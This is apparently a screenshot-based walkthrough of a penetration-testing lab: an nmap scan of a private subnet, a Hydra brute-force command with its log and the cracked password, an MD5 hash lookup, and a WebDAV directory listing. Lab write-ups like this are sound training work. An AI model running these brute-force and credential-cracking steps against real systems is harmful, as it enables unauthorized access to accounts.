


root@kali: ~
File Edit View Search Terminal Help
Mozilla Firefox
192.168.1.105/company_blo
192.168.1.105/meet_our_te
192.168.1.105/company_
Cancel
OK

```
Nmap scan report for 192.168.1.100
Host is up (0.00061s latency).
```

192.168.1.105/company_folders/secret_folder


```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information



ERROR: company_folders/secret_folder is no longer accessible to the public
```

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name: ashton


Password:




```
Nmap scan report for 192.168.1.100
Host is up (0.00061s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
9200/tcp open  wap-wsp
MAC Address: 00:15:5D:00:04:01 (Microsoft)

Nmap scan report for 192.168.1.105
Host is up (0.00068s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:02 (Microsoft)

Nmap scan report for 192.168.1.8
Host is up (0.0000070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (4 hosts up) scanned in 32.38 seconds
root@kali:~#
```

User Name: ashton


Password:




```
My IP Address - 192.168.1.8

Subnet - 192.168.1.0/24

192.168.1.1 - 135, 2179, 3389

192.168.1.100 - 22,9200

192.168.1.105 - 22, 80

192.168.1.8 (me)- 22

company_folders/secret_folder/
```




```
0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 1434
0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of
2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 143
0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14
(0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 1434
/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 143443
0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14
(0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14
(0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-05-03 20:43:37
root@kali:/usr/share/wordlists#
```



```
root@kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-g
et /company_folders/secret_folder
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organiza
tions, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-05-03 20:41:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965
25 tries per task
[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456789" - 3 of 14344399 [child 2] (0/
0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "password" - 4 of 14344399 [child 3] (0/0
)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0
)
```


Mozilla Firefox
192.168.1.105/company_fol
192.168.1.105/meet_our_te
401 Unauthorized
192.168.1.105/company_folders/secret_folder/connect_to_corp_


```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```



QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.




Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	


Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



